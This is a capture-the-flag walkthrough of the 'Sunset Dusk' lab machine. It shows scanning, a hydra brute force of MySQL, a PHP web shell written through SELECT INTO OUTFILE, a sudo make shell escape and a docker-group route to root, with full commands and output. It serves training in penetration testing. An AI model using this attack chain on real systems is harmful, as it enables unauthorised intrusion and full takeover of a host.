Walkthrough: Sunset Dusk

IP: 192.168.56.181
Walkthrough by Basil
Wattlecorp Cybersecurity Labs

Methadolody

We started by identifying our target network using netdiscover


```
Currently scanning: 192.168.244.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:1c:96:f4      1      42  PCS Systemtechnik GmbH
192.168.56.181  08:00:27:75:ec:06      1      60  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/dusk]
└──╼ $
```

Now let's do nmap scan to identify open pots,services .


```
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/dusk]
└──╼ $nmap 192.168.56.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 13:29 IST
Nmap scan report for 192.168.56.181
Host is up (0.00019s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
3306/tcp open  mysql
8080/tcp open  http-proxy
```



We got six open ports.
21(ftp)
22(ssh)
25(smtp)
80(http)
3306(mysql)

Now started to check each port. Lets' start by port 80 webpage.

A simple http page nothing much information were able to find. Let's move on.
From port 8080 we got some useful hints.It looks like, that page is displaying the list of the current directory, here the author has left the hint for writable directory /var/tmp. Thus, it becomes easy for us to deface the machine using these loopholes.



Since mysql is present we tried to bruteforce using common credentials username as admin using hydra

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/dusk]
└──╼ $sudo hydra -v -t 60 -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.56.181
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-09 13:31:50
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344401), ~3586101 tries per task
[DATA] attacking mysql://192.168.56.181:3306/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using default db 'mysql'
[VERBOSE] using default db 'mysql'
[VERBOSE] using default db 'mysql'
[VERBOSE] using default db 'mysql'
[3306][mysql] host: 192.168.56.181   login: root   password: password
[STATUS] attack finished for 192.168.56.181 (waiting for children to complete tests)
[WARNING] child 1 seems to have died, restarting (this only happens if a module is bad) ...
[VERBOSE] Retrying connection for child 1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-09 13:31:54
┌─[baz@parrot]─[~/comp ctf walkthroughs/dusk]
└──╼ $
```

We were successfully able to bruteforce mysql.
username -root
pass-password
Let's login thorugh this credentials
Since we have MySQL cred and we also know the working directory is /var/tmp and with the help of this we can inject malicious PHP code as SQL query into a file named “raj.php”. This will generate an RCE and as a result, we will be able to spawn host machine by exploiting it.
select "<?php system($_GET['cmd']); ?>" into outfile '/var/tmp/baz.php' ;

```
[baz@parrot]-[~/comp ctf walkthroughs/dusk]
└─$mysql -h 192.168.56.181 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 47
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.043 sec)

MariaDB [(none)]> select "<?php system($_GET['cmd']); ?>" into outfile '/var/tmp/baz.php' ;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]>
```


Now let's check the webpage if our php file has been uploaded.

PHP Gallery


baz.php
da-vinci.jpg
index.php
systemd-private-088540f770964fd1a9aaa4ae06416162-apache2.service-HcW2w1
systemd-private-088540f770964fd1a9aaa4ae06416162-systemd-timesyncd.service-H68zg3
van.jpeg

Local working directory:/var/tmp

Great we were able to upload our reverse shell php file. Now let's see if we could read local contents of the server by system commands.



Great we were successfully able to inject system commands and RCE is verified.
Now let's try to spawn a reverse shell.



WE got the reverse shell let's check all permissions . And also we got our first flag.
Let's move on and escalate prvileges to obtain root flag.
sudo -l
COMMAND='/bin/sh'
sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"

```
sudo -l
Matching Defaults entries for www-data on dusk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
    (dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
www-data@dusk:/home/dusk$ COMMAND='/bin/sh'
COMMAND='/bin/sh'
www-data@dusk:/home/dusk$ sudo -u make -s --eval=$'x:\n\t-'"$COMMAND"
sudo -u make -s --eval=$'x:\n\t-'"$COMMAND"
sudo: unrecognized option '--eval=x:
        -/bin/sh'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...
www-data@dusk:/home/dusk$ sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"
sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"
$ id
id
uid=1000(dusk) gid=1000(dusk) groups=1000(dusk),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
,115(lpadmin),116(scanner),123(docker)
$
```

we got to know there is docker present.After executing the above command, we were able to access the host shell as user dusk who is also the member of the docker group.
As we know user:dusk is a member of the 'docker' group, thus by running the following command you will get a root shell and as result you will able to capture the final flag.
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease

```
$ docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
Unable to find image 'chrisfosterelli/rootplease:latest' locally
latest: Pulling from chrisfosterelli/rootplease
a4a2a29f9ba4: Pull complete
127c9761dcba: Pull complete
d13bf203e905: Pull complete
4039240d2e0b: Pull complete
16a91ffa6f29: Pull complete
Digest: sha256:eb6be3ee1f9b2fd6e3ae6d4fda81a80bfdf21aad9bde6f1a5234f1baa58d4bb3
Status: Downloaded newer image for chrisfosterelli/rootplease:latest

You should now have a root shell on the host OS
Press Ctrl-D to exit the docker instance / shell
```

Great after running those docker commands we were able to login as root. Now let's find the flag.
id
cd /root
cat root.txt

```
You should now have a root shell on the host OS
Press Ctrl-D to exit the docker instance / shell
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
Congratulations on successfully completing the challenge! I hope you enjoyed as much as i did while c
reating such device.
Send me some feedback at @whitecr0wz!
```